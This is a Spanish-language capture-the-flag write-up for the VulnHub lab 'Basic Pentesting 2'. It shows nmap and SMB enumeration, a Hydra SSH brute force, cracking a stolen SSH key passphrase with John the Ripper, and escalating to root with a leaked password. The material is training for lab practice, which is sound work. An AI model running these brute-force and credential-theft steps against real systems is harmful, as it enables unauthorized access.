

Write-Up Basic Pentesting 2

VulnHub

Daniel Miranda Barcelona
EXCAL1BUR

Introducción

En el ámbito de la seguridad informática, la auditoría de vulnerabilidades es fundamental para identificar, evaluar y mitigar posibles brechas en sistemas y redes. En este write-up, se detalla la metodología utilizada para realizar un reconocimiento exhaustivo, empleando diversas herramientas y técnicas que nos permitieron descubrir y explotar vulnerabilidades en un servidor objetivo.

A lo largo del proceso, se siguió una serie de pasos sistemáticos, que incluyeron el escaneo de la red, la enumeración de servicios y usuarios, y la explotación de credenciales y vulnerabilidades específicas, lo que finalmente llevó a una escalada de privilegios. Este análisis no solo revela las debilidades del sistema, sino que también muestra cómo los atacantes pueden aprovechar configuraciones incorrectas y contraseñas débiles para comprometer la seguridad de un entorno.

1- Objetivo

El objetivo de este write-up es documentar paso a paso el proceso de recolección de información, enumeración y explotación de un servidor objetivo en un entorno controlado, utilizando diversas herramientas y técnicas de auditoría de seguridad.

2- Alcance

Este análisis se centra en identificar las vulnerabilidades del servidor, explotar sus debilidades y escalar privilegios. No se incluyen pruebas destructivas ni acciones que afecten negativamente la integridad del sistema más allá de la explotación controlada.

3- Resumen

Este write-up describe los procedimientos seguidos para comprometer un servidor mediante técnicas de recolección de información, enumeración de servicios, y explotación de credenciales y vulnerabilidades. El objetivo final es obtener acceso privilegiado al sistema.

3.1- Procedimientos realizados

Fase de recolección de información:

Se escanearon redes y servicios con el fin de descubrir las IPs y servicios activos.

Fase de enumeración:

Se detallaron los servicios y puertos disponibles, identificando posibles puntos de entrada para ataques.

Fase de explotación:

Se explotaron vulnerabilidades detectadas, utilizando credenciales y herramientas específicas para obtener acceso no autorizado y escalar privilegios.

3.2- Recolección de información

Escaneo de la red:

Primero, se escaneó la red para identificar la IP del servidor objetivo:

```
(excalibur@kali)-[~]  
$ sudo netdiscover -r 192.168.56.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  
-----  
IP                At MAC Address      Count  Len  MAC Vendor / Hostname  
-----  
192.168.56.1      0a:00:27:00:00:04    1      60   Unknown vendor  
192.168.56.100    08:00:27:05:0d:ac    1      60   PCS Systemtechnik GmbH  
192.168.56.101    08:00:27:04:83:b6    1      60   PCS Systemtechnik GmbH
```

Identificada la IP, se utilizó NMAP para escanear la IP y obtener información detallada sobre los servicios, versiones y sistema operativo.

```
(excalibur@kali)-[~]
$ sudo nmap -sC -sV -O 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 13:03 CEST

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 13:03 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http           Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
MAC Address: 08:00:27:04:83:B6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_ System time: 2024-08-29T07:03:48-04:00
|_ smb2-time:
|   date: 2024-08-29T11:03:48
|_ start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
n> (unknown)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.47 seconds
```

Resultados del escaneo:


- **HTTP - Apache** - V2.4.18 - Puerto 80
- **SSH - OpenSSH** - V7.2P2 - Puerto 22
- **Samba - SMB** - V3.x/4.x - Puertos 139/445
- **Apache JServ** - V1.3 - Puerto 8009
- **Apache Tomcat** - V9.0.7 - Puerto 8080
- **SO - Linux** - V3.2-4.9

3.3- Enumeración


Con la información recopilada, se procedió a la enumeración y reconocimiento de vulnerabilidades.

Acceso a la web (puerto 80 y 8080):

Al acceder a la IP por los puertos 80 y 8080, nos redirigió a la IP 192.168.56.101. Para continuar con la enumeración, también se escaneó la IP 192.168.56.100.



Acceso a 192.168.56.101:8080




Análisis del código fuente web:

Al analizar el código fuente de la página en el puerto 80, se identificó un comentario que hacía referencia a un directorio oculto.

Con toda la información recopilada podremos enumerar y hacer reconocimiento de vulnerabilidades.

WEB


si recordamos anteriormente hemos visto la web del puerto 80



Vamos a analizar el código fuente de la misma para ver si hay algún comentario por parte del desarrollador.

Undergoing maintenance

Please check back later



Con esta información podremos deducir que existen más secciones de la web, pero que actualmente para nosotros no son visibles, ya que no tenemos un menú o algo similar dentro de la página para poder navegar por la misma, entonces

¿Como podemos saber las carpetas que contiene esta página?

existen distintas herramientas para esta situación, nosotros nos centraremos en Dirb.

Dirb es un escáner de contenido web, también conocido como una herramienta de fuerza bruta para el descubrimiento de ficheros y directorios existentes en un portal web.

para poder ejecutar la herramienta escribiremos el siguiente código:

```
(excalibur@kali)-[~]  
$ dirb http://192.168.56.101/
```

```
(excalibur@kali)-[~]
$ dirb http://192.168.56.101/
```

DIRB v2.22
By The Dark Raver

```
START_TIME: Thu Aug 29 13:18:26 2024
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

 Storage
 Accessibility
 Application

GENERATED WORDS: 4612

— Scanning URL: http://192.168.56.101/ —

```
⇒ DIRECTORY: http://192.168.56.101/development/  
+ http://192.168.56.101/index.html (CODE:200|SIZE:158)  
+ http://192.168.56.101/server-status (CODE:403|SIZE:302)
```

```

— Entering directory: http://192.168.56.101/development/ —




```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
END_TIME: Thu Aug 29 13:18:27 2024
DOWNLOADED: 4612 - FOUND: 2
```


Podremos observar que el fichero del que habla el comentario de la web es el de **development** vamos a acceder y veamos que nos encontramos.

Index of /development

| Name | Last modified | Size | Description |
|--|-------------------------------|----------------------|-----------------------------|
|  Parent Directory | | - | |
|  dev.txt | 2018-04-23 14:52 | 483 | |
|  j.txt | 2018-04-23 13:10 | 235 | |

Apache/2.4.18 (Ubuntu) Server at 192.168.56.101 Port 80

Resultado:

Se encontró el archivo **dev.txt**, que contenía una conversación donde se mencionaba que **K** usaba la versión 2.5.12 de **Struts**, un framework para aplicaciones Java EE, y que las credenciales de **shadow** eran débiles, lo que indicaba una posible vulnerabilidad.

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

En este archivo vemos una "conversación" entre 2 individuos en la que se comenta que K está usando la versión 2.5.12 de **struts**, una herramienta de soporte para el desarrollo de aplicaciones Web del patrón MVC bajo la plataforma Java EE.

ARCHIVO: j.txt

```
For J:  
  
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,  
and I was able to crack your hash really easily. You know our password policy, so please follow  
it? Change that password ASAP.  
  
-K
```

Este quizá pueda ser más interesante ya que K le comenta a J que ha auditado el contenido de shadow y sus credenciales son débiles y debería de cambiarlas, **indicio de que su usuario es vulnerable.**

Enumeración de usuarios en Samba:

Se utilizó **smbclient** para conectar y listar los recursos compartidos del servicio SMB. Se encontró un recurso **anonymous** con un archivo **staff.txt**, donde se confirmaron los nombres de usuarios **Kay** y **Jan**.

Ahora procederemos a listar los nombres y grupos del samba mediante **SMBCIENT** ya que puede ser un vector de información.

```
(excalibur@kali)-[~]  
$ smbclient -L 192.168.56.101 -N  
  
      Sharename      Type      Comment  
      _____      _____  
      Anonymous      Disk  
      IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)  
Reconnecting with SMB1 for workgroup listing.  
  
      Server          Comment  
      _____      _____  
  
      Workgroup        Master  
      _____      _____  
      WORKGROUP        BASIC2  
  
(excalibur@kali)-[~]  
$
```

Podemos observar que tenemos un share anonymous, ello indica que podemos conectarnos sin credencial y ver qué información contiene.

```
(excalibur@kali)-[~]
$ sudo smbclient //192.168.56.101/anonymous -N
[sudo] password for excalibur: █
```

```
$ sudo smbclient //192.168.56.101/anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Thu Apr 19 19:31:20 2018
..               D            0   Thu Apr 19 19:13:06 2018
staff.txt        N          173  Thu Apr 19 19:29:55 2018

14318640 blocks of size 1024. 11093952 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (56.3 KiloBytes/sec) (average 56.3 KiloBytes/sec)
smb: \> █
```

STAFF.TXT

```
excalibur@kali: ~
File Actions Edit View Help

(excalibur@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  creds  hash1.txt
Documents  Music      Public    Videos    hash.txt  staff.txt

(excalibur@kali)-[~]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!)

-Kay

(excalibur@kali)-[~]
$ █
```

Hemos descargado el único archivo dentro del share, si lo leemos podemos ver que los usuarios **K** y **J** son **Kay** y **Jan**. Gracias a esto tenemos ya un nombre de usuario contra el que poder hacer un ataque de diccionario y así conseguir sus credenciales.

3.4- Explotación

Con suficiente información recopilada, se procedió a intentar la explotación utilizando herramientas como **Hydra** para realizar un ataque de fuerza bruta sobre el servicio SSH.

```
(excalibur@kali)-[~]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101

(excalibur@kali)-[~]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-29 13:
50:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/

[STATUS] 176.00 tries/min, 176 tries in 00:01h, 14344223 to do in 1358:22h, 1
6 active
[STATUS] 138.33 tries/min, 415 tries in 00:03h, 14343984 to do in 1728:12h, 1
6 active
[22][ssh] host: 192.168.56.101 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-29 13:
57:18
```

Se obtuvieron las credenciales correctas para el usuario **Jan**:

Jan:armando

Con estas credenciales, se accedió al servidor por SSH.

```
(excalibur@kali)-[~]  
$ sudo ssh jan@192.168.56.101
```

```
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
```

```
ED25519 key fingerprint is SHA256:XXjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4
```

```
. This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
```

```
jan@192.168.56.101's password:
```

```
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage
```

```
0 packages can be updated.
```

```
0 updates are security updates.
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
```

```
jan@basic2:~$
```

Escalada de privilegios:

Una vez dentro, se identificó que el sistema operativo era Ubuntu 16.04.4. Se buscó una vulnerabilidad conocida para esta versión en **Exploit-DB**, encontrando el **CVE-2017-16995**.

Este exploit aprovecha un conjunto de instrucciones BPF maliciosas que permiten ejecutar código en el espacio del kernel, lo que da lugar a una escalada de privilegios.

Antes de aprovechar esta vulnerabilidad, se debía obtener acceso a un usuario con más privilegios, **Kay**.

Acceso a la cuenta de Kay:

Se encontró la clave privada **id_rsa** de **Kay** en la carpeta **.ssh**. Para descifrarla, se utilizó **John the Ripper**.

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$
```

```
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

Usaremos el comando **cat** para poder visualizar el **id_rsa** de Kay y lo copiaremos para descifrarlo con **john**.

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
```

John The Ripper es una herramienta de código abierto que viene instalada por defecto en el sistema operativo Kali Linux y que **sirve para descifrar contraseñas de usuarios a partir de sus códigos hash.**

Para usarlo haremos lo siguiente:

```
(excalibur@kali)-[~]  
$ locate ssh2john  
/usr/bin/ssh2john  
/usr/share/john/ssh2john.py  
/usr/share/john/__pycache__/ssh2john.cpython-311.pyc  
  
(excalibur@kali)-[~]  
$ /usr/bin/ssh2john id_rsa > id_rsa_john
```

Este script convierte claves privadas, en un formato que puede ser procesado por John the ripper para realizar ataques de fuerza bruta o ataques de diccionario con el objetivo de descifrar la contraseña que protege la clave privada SSH.

```
$ john id_rsa_john  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
Proceeding with incremental:ASCII  
0g 0:00:04:35 3/3 0g/s 1763Kp/s 1763Kc/s 1763KC/s taa5en  
0g 0:00:14:06 3/3 0g/s 1786Kp/s 1786Kc/s 1786KC/s 0978987005  
0g 0:00:14:53 3/3 0g/s 1781Kp/s 1781Kc/s 1781KC/s cipd3969  
0g 0:00:14:54 3/3 0g/s 1781Kp/s 1781Kc/s 1781KC/s 147amok2  
beeswax (id_rsa)  
1g 0:00:18:07 DONE 3/3 (2024-08-29 15:57) 0.000919g/s 1783Kp/s 1783Kc/s 1783KC/s beeswax  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

Una vez descifrada la contraseña, se autenticó con Kay usando su clave privada.

```
(excalibur@kali)-[~]  
$ ssh -i id_rsa kay@192.168.1.169  
Enter passphrase for key 'id_rsa':
```

Archivo pass.bak:

El archivo **pass.bak** contenía una contraseña que permitió escalar privilegios con **sudo -i**, obteniendo acceso como root.

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Probaremos a ejecutar **sudo -i** y poner este password

```
kay@basic2:~$ sudo -i
[sudo] password for kay:
root@basic2:~#
```

```
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~#
```

Con el acceso root, se pudo visualizar la **flag** final del CTF.

```
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag
cat: flag: No such file or directory
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few takeaways from this challenge should be that every little bit of information you can find can be valuable, but sometimes you'll need to find several different pieces of information and combine them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding an obviously outdated, vulnerable service right away with a port scan (unlike the first entry in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach out to me.

Happy hacking!
```


Conclusión

Este write-up ha documentado paso a paso el proceso de recolección de información, enumeración y explotación en un entorno de CTF. La combinación de técnicas como el uso de Nmap, Dirb, SMBClient, Hydra y John the Ripper permitió comprometer el sistema, escalar privilegios y lograr el acceso total. En una situación real, este proceso sería crítico para identificar y corregir vulnerabilidades antes de que sean explotadas por actores malintencionados.

En un próximo write-up, exploraremos la explotación directa de la vulnerabilidad **CVE-2017-16995** para lograr la escalada de privilegios.